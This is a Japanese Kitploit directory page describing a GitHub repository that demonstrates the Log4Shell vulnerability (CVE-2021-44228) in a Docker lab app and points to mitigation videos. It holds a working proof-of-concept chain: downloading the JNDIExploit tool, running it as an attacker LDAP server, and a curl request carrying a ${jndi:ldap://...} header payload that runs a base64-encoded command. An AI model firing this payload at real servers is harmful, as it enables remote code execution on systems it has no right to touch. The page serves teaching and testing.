
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Log4Shell — このリポジトリは、Log4j 2021(CVE-2021-44228)の脆弱性のデモンストレーションと緩和策のためのものです。 | Kitploit

ツール/GitHubGitHub/feryaeljustice/log4shell
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ラボと実践
GitHubferyaeljustice/log4shell

Log4Shell

このリポジトリは、Log4j 2021(CVE-2021-44228)の脆弱性のデモンストレーションと緩和策のためのものです。

リポジトリを見る
254年前未レビュー
共有

Log4Shell

このリポジトリは、Log4j 2021(CVE-2021-44228)の脆弱性のデモンストレーションと緩和策のためのものです。

Log4Shellとは?

CVE-2021-44228 / Log4Shellの脆弱性は、悪意のあるペイロードを脆弱なソフトウェアに注入することで構成され、Log4JにJNDIとLDAPプロトコルを通じて第三者ソースから値を取得するよう要求させます。... 取り込まれたデータはコードになる可能性があり、それがシステム上でLog4Jによって実行されます。

概念実証(ビデオチュートリアル)




  1. DockerでCVE-2021-44228に対して脆弱なSpring Boot Webアプリケーションを実行します。これは@christophetdによってLog4Shellと名付けられました。 これはLog4j 2.14.1(spring-boot-starter-log4j2 2.6.1経由)とJDK 1.8.0_181を使用しています。 docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app Log4Shell_1 Log4Shell_2


  2. このケースではWebアーカイブからLog4Shell用のJNDI Exploitをダウンロードしますが、入手可能な場所であればどこからでもダウンロードできます。 wget https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip Log4Shell_3 Log4Shell_4

  3. Log4ShellアプリケーションのDockerを実行している自分のマシンのIPアドレスを取得します。 ifconfig Log4Shell_IP
  4. Log4Shell用のJNDI Exploitが入ったzipを解凍してJARを取得し、ステップ3で取得した自分のIPを指定して実行します。

unzip JNDIExploit.v1.2.zip
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i your-private-ip -p 8888

Log4Shell_5


  1. 次に、以下を使用してエクスプロイトをトリガーします: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}' Log4Shell_6

  • 自分のマシンへのJNDI接続が確認でき、Log4Jによって実行されたコードを確認できます。 Log4Shell_7

  1. コード実行が成功したことを確認するために、脆弱なアプリケーションを実行しているコンテナ内にファイル /tmp/pwned.txt が作成されたことに注目してください。 docker exec vulnerable-app ls /tmp Log4Shell_8

緩和策

WindowsとLinuxでLog4Shellの脆弱性を緩和する方法のビデオ:緩和策

Linuxでの緩和策(画像例)

MITIGATION

著者

Feryael Justice 2022

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    360
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →